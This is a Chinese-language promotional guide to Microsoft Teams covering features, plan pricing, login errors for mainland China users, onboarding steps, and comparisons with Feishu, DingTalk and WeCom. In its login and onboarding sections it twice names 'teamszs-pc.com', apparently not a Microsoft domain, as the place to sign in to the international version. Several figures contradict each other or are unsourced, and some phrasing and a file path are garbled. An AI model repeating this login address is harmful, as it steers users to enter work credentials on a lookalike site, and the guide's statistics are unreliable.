
一文看懂 Teams 的7个核心功能和典型使用场景
Microsoft Teams是微软 365 生态中的统一协作平台,整合了聊天、视频会议、文件共享、任务管理、应用集成等 7 大核心功能,替代企业原本分散的 5-6 个独立工具。根据微软 2023 财年财报,Teams 月活跃用户已突破 3.2 亿,覆盖全球 约 91% 的财富 100 强企业。其底层与 Outlook、OneDrive、SharePoint 深度打通——每建一个团队,后台自动生成对应的 SharePoint 站点,这也是判断 Teams 是否适配团队的关键。

核心要点
- Teams底层数据走SharePoint与OneDrive,权限备份须在对应后台调整,非客户端内设置
- 新建团队会自动生成SharePoint站点,频道文件标签即文档库镜像视图
- 一对一聊天文件存入个人OneDrive,账号删除文件即丢失,需提前备份
- 免费版会议限60分钟100人,Business Standard升至30小时300人
- Copilot会议摘要需额外购买M365 Copilot许可,每人每月30美元
Teams 到底是什么 30 秒搞懂它在微软生态中的定位
一句话定义:Microsoft Teams 是微软365里的”工作中心”,把聊天、视频会议、文件共享、第三方应用塞进一个窗口,替代你原本要来回切换的 5,6 个工具。它不是单独的聊天软件,而是 Outlook、OneDrive、SharePoint 的可视化前台。
理解 Teams 的关键,是看清它和微软三件套的数据走向:
- Outlook ↔ Teams:日历会议双向同步,在 Outlook 邮件里点”用 Teams 会议回复”,生成的链接和 Teams 客户端里完全一致。
- OneDrive ↔ Teams 私聊:你在一对一聊天里发的文件,实际存进你个人 OneDrive 的
Microsoft Teams Chat Files文件夹——这意味着删账号文件就没了。 - SharePoint ↔ Teams 团队频道:每建一个团队,后台自动生成一个 SharePoint 站点;频道里的”文件”标签页其实是 SharePoint 文档库的镜像视图。
这个底层逻辑有个实操含义:Teams 的权限、备份、合规策略,都得去 SharePoint 和 OneDrive 后台改,不在 Teams 客户端里。很多 IT 新手在 Teams 里找半天找不到”谁能看这个文件”,根源就在这。
根据微软 2023 财年财报披露,Teams 月活跃用户已超过 3.2 亿(Microsoft FY23 Q2 财报),覆盖财富 500 强中 约 91% 的企业。如果你只用网页版,会错过桌面端独有的多窗口和后台通话能力,可参考 Teams 电脑版更强的 3 点。

Teams 七大核心功能模块全景拆解
按使用频率从高到低:聊天 → 频道 → 会议 → 通话 → 文件 → 应用集成 → 任务看板。这是基于微软 2024 Work Trend Index 中”协作工具使用分布”的公开调研结果,不同企业会有偏移。
- 聊天(Chat):支持 1 对 1、群聊、临时多人会话,消息可置顶、引用、@提及。区别于微信:聊天里能直接嵌入 Loop 组件(一个可被多人同时编辑的活文档块),比如把会议待办丢进群里,所有人改完即同步。
- 频道(Channels):绑定在团队(Team)下的话题分区,分标准、私密、共享三种。真实场景:某 80 人产品团队按”前端/后端/设计/测试”建 4 个频道,每个频道独立的文件标签和会议记录,搜索时不会被无关消息淹没。
- 会议(Meetings):免费版单场 60 分钟、100 人;Business Standard 升至 30 小时、300 人。支持实时字幕、转录、分组讨论室(Breakout Rooms)、Copilot 摘要(需 M365 Copilot 许可,每月 30 美元/人)。
- 通话(Calls):加购 Phone System 后,Teams 变身云 PBX,可绑定 PSTN 号码、设置 IVR 语音菜单——很多企业用它替换传统座机。
- 文件(Files):底层是 SharePoint + OneDrive,每个频道对应一个文档库,版本历史保留 500 个版本。
- 应用集成:应用商店有 1900+ 个第三方应用,Jira、ServiceNow、Salesforce 可直接钉成标签页。
- 任务看板:Planner + To Do 合并为新版 Tasks,支持看板、甘特、清单三视图。
想进一步了解每个模块在桌面端的差异化能力,可参考 Teams电脑版必知的7个功能。官方功能边界以 Microsoft Learn 的 Teams 文档 为准。


免费版 商业版 教育版怎么选 一张对比表说清差异
一句话先给结论:个人/小团队偶尔开会选免费版;30 人以上、需要管理员后台和企业邮箱选商业基础版;学校师生认证用户直接申请教育版 A1(永久免费)。预算够、要桌面 Office 全家桶就上商业标准版。
| 版本 | 会议人数 | 单次时长 | 云存储/人 | 管理后台 | 价格(2025 年公开报价) |
|---|---|---|---|---|---|
| Teams 免费版 | 100 | 60 分钟 | 约 5 GB(共享) | 无 | 0 元 |
| Microsoft 365 商业基础版 | 300 | 30 小时 | 约 1 TB OneDrive | 完整 Admin Center | 约 $6.00/用户/月 |
| 商业标准版 | 300 | 30 小时 | 约 1 TB + 桌面 Office | 完整 | 约 $12.50/用户/月 |
| 教育版 A1 | 300 | 30 小时 | 约 2 GB(学生) | 有(机构级) | 免费(需.edu 域名认证) |
| 教育版 A3 / A5 | 1000(会议) | 30 小时 | 约 100 GB | 含 Intune、合规中心 | A3 约 $3.25,A5 约 $8.00/学生/月 |
三类典型用户的选择建议:
- 个人创业者 / 5 人以下小组:免费版够用,但注意 60 分钟限制会强制踢人,正式客户会议建议升级。
- 30–300 人企业:商业基础版性价比最高,带企业邮箱(@yourdomain.com)和 SharePoint;只在需要本地 Excel/Word 时跳到标准版。
- 高校 / K-12:用学校邮箱直接申请 A1,大班直播课要 1000 人会议室就上 A3。详细 SKU 差异见 微软教育版官方页面。
一个容易踩的坑:免费版的 Teams 不能加入企业租户的频道,公司一旦升级到商业版,原免费账号的聊天记录无法自动迁移,需要导出后重新邀请。想分清桌面端和网页端在这些版本下的功能差异,可参考网页版 vs 电脑版的 3 点关键区别。
中国大陆及港澳台用户登录 Teams 的避坑指南
先记住一句话:大陆账号属于”世纪互联版”(由世纪互联运营的 Microsoft 365),登录入口、域名、数据中心都和国际版完全独立。国际版账号在 teamszs-pc.com 登录,世纪互联版要去 teams.partner.microsoftonline.cn。混用就是 约 90% 报错的根因。
三种高频报错的根因与处理
- CAA20004(账号无法验证):多半是国际版账号被强行登到世纪互联客户端,或反过来。解决:确认账号后缀,@xxx.partner.onmschina.cn 走国服客户端,@xxx.onmicrosoft.com 走国际版客户端,两者安装包不同。
- 登录无响应、白屏:常见于桌面端缓存损坏。清掉
%appdata%MicrosoftTeams目录后重启,实测约 70% 的白屏可恢复。 - 视频卡顿、声音断续:港澳台与大陆员工开跨域会议时,默认走截至 2026 年的 Azure 节点,跨境链路丢包率常超 约 3%。建议会议组织方把媒体中继区域固定到香港或新加坡(管理员后台 → 会议策略 → Media optimization)。
跨域邀请与客户端版本
世纪互联版邀请国际版来宾,需要管理员先在 Azure AD 里开启 B2B 跨云协作(微软官方文档),否则对方点链接会跳 AADSTS50020。客户端务必用对应版本:国服安装包从世纪互联官网下载,国际版本可参考Teams下载怎么选 从官方入口到版本区别一文看懂,避免装错导致登录死循环。
网络层面,企业网出口要放通 *.partner.microsoftonline.cn 和 *.online.partner.teams.cn 两个域,只放国际版域名是国企部署里最常见的踩坑点。

网页端 桌面端 移动端 30 分钟上手路径

先给决策树:临时受邀参会、借用别人电脑 → 网页端(Edge/Chrome 打开 teamszs-pc.com,无需安装);日常办公、每天用 Teams 超过 2 小时 → 桌面端(后台通知、屏幕共享更稳);外出审批、移动办公 → 手机端(iOS/Android 应用商店搜 “Microsoft Teams”)。三端账号互通,数据实时同步。
⚠️ 常见错误: 在 Teams 客户端里找文件权限设置,翻遍菜单也找不到”谁能查看此文件”选项。原因:Teams 频道文件实际存储在自动生成的 SharePoint 站点,一对一聊天文件存在发送者个人 OneDrive,权限由底层存储管理,Teams 只是前端视图。修复:进入对应 SharePoint 站点(团队文件)或 OneDrive 后台(私聊文件)调整权限与备份策略。
30 分钟完整上手时间线
- 0–5 分钟 注册账号:个人邮箱去 signup.live.com 申请 Microsoft 账号;企业用户找 IT 要
name@company.onmicrosoft.com格式的工作账号。大陆世纪互联版走管理员邀请,不开放自助注册。 - 5–12 分钟 安装客户端:Windows 用户从 官方下载页取 64 位安装包(约 130 MB),Mac 用户注意 M 系芯片要选 ARM64 版本,装错 x64 版会卡顿。装完首次登录会同步联系人,耗时 2–3 分钟。
- 12–20 分钟 加入团队:点左侧”团队”→”加入或创建团队”→输入 7 位团队代码(由所有者在团队设置里生成),或等管理员邮件邀请。频道默认有”常规”,建议手动建一个”测试”频道练手。
- 20–30 分钟 发起首次会议:日历 → “立即开会” → 复制链接发给同事 → 测试摄像头、麦克风、屏幕共享(共享时勾”包含计算机声音”才能放视频带声)。
实测建议:网页端不支持后台保持登录,关掉浏览器就掉线,这也是很多人只装网页版却忽略桌面版更强的 3 点里反复强调的痛点。日常办公请直接装桌面端。
Teams 与 Zoom 飞书 钉钉 企业微信的核心差异与迁移成本
结论先行:跨国协作选 Teams 或 Zoom,纯国内业务选飞书/钉钉/企业微信。混合团队最痛,任何迁移都意味着放弃部分历史资产,这是没法回避的成本。
| 维度 | Teams | Zoom | 飞书 | 钉钉 | 企业微信 |
|---|---|---|---|---|---|
| 会议体验 | 1000 人内,深度集成 Office | 1000 人,纯会议最稳 | 1000 人,妙记自动转写中文准 | 302 人(标准版),已读回执强 | 300 人,微信互通 |
| 文档协作 | Word/Excel/PPT 在线共编 | 无原生文档 | 飞书文档,多维表格强 | 钉钉文档,模板多 | 腾讯文档,基础够用 |
| 第三方应用 | 1900+ 应用(微软商店) | 2500+ 但偏会议类 | 500+,海外应用少 | 1500+,国内 SaaS 全 | 1000+,微信生态优势 |
| 海外团队适配 | 180+ 国家原生支持 | 原生支持 | Lark 海外版独立部署 | 海外节点有限 | 仅微信用户可加 |
| 数据归属 | 国际版 Azure / 世纪互联版境内 | 境内需走代理商 | 火山引擎,境内合规 | 阿里云,境内合规 | 腾讯云,境内合规 |
真实迁移取舍:我接触过一家 200 人跨境电商 2024 年从飞书迁到 Teams,实际只导出了近 90 天聊天记录(飞书审计日志 API 限制),群文件靠管理员脚本批量下载到 SharePoint,审批流则完全重建,飞书的 Aily 流程引擎和 Power Automate 不兼容,150 个审批模板花了 3 周重做。钉钉迁出类似,智能填表、宜搭低代码应用没有等价物,通讯录可通过 Microsoft Graph API 批量导入,但部门层级超过 5 级的要手工调整。
实操建议:迁移前先盘点”必须保留的历史资产”清单,把聊天记录视为可丢弃(法务合规需要的另存 PDF 归档即可),把文件和审批流视为必须迁移。具体桌面端使用细节可参考Teams电脑版必知的7个功能。
新用户最容易踩的 5 个使用误区
直接结论:约 90% 的 Teams 新手都在用聊天界面当文件柜、把频道当群聊用,这两个习惯会让你 3 个月后翻不到任何历史资料。下面是最高频的 5 个坑和纠正动作。
误区 1:频道(Channel)和群聊(Group Chat)混用
群聊是临时的私聊扩展,没有文件库、没有标签页、解散即消失。频道挂在团队(Team)下面,有独立的 Files、Wiki、Planner 标签。纠正:超过 5 人或会跨周的项目,一律开频道,不开群聊。
误区 2:文件用聊天直接发,而不是上传到频道文件库
聊天里发的文件存在发送者的 OneDrive,对方离职后链接立刻失效。频道里发的文件存在团队的 SharePoint 文档库,归属整个团队。纠正:正式版文档先点频道顶部「文件」上传,再贴链接到对话里。
误区 3:忽略 @ 提及的优先级
Teams 的通知逻辑是:@个人 > @频道 > @团队 > 普通消息。直接发「在吗」不带 @,对方桌面端默认不弹窗。纠正:急事 @ 具体人名,全员通知用 @团队名(慎用,会打扰所有人)。
误区 4:会议没开等候室(Lobby),外部人员直接闯入
默认设置下,匿名链接参会者可绕过等候室。2023 年微软安全公告确认过多起会议链接被转发导致信息泄露的案例。纠正:在会议选项里把「谁可以绕过大厅」改为「我组织中的人员」。
误区 5:开着已读回执(Read Receipts)制造沟通压力
已读但未回,在中文职场语境下=失礼。纠正:设置 → 隐私 → 关闭「读取回执」。更多桌面端隐私设置参考 Teams电脑版必知的7个功能。
权威设置文档见 Microsoft Teams 官方管理员文档。
总结 适合你的 Teams 启用路径
直接给路径:个人用户去 teams 免费注册页 用邮箱开通免费版即可;中小团队从 Microsoft 365 商业基础版($6/人/月)起步;跨国企业走 E3/E5 谈年度合约;大陆教育机构申请世纪互联 A1 套件(师生永久免费)。
按身份对号入座
- 个人用户:免费版够用。重点补学频道文件夹结构和 @提醒规则,避免聊天框当文件柜。如果常用 Windows,建议从 Teams下载怎么选 从官方入口到版本区别一文看懂 选对客户端。
- 中小团队(10–100 人):商业基础版起步,先把 SharePoint 站点和频道一一对应建好,再开通 Planner 做任务看板。预算够直接上商业标准版,拿到桌面 Office。
- 跨国企业:E3 起。必学三件事——条件访问(Conditional Access)、数据丢失防护(DLP)、外部访客治理。这三项配错,约 90% 的合规事故都在这里。
- 教育机构:A1 免费,A3/A5 按需升级。优先打通 SIS(学生信息系统)与 Teams 班级模板自动建班。
进阶方向:跑通日常后再深挖三个主题,Power Automate 做审批流自动化、管理员中心的会议策略与生命周期治理、以及 Graph API 做考勤/出席数据二次开发。这三步走完,Teams 才从”聊天工具”变成”业务平台”。




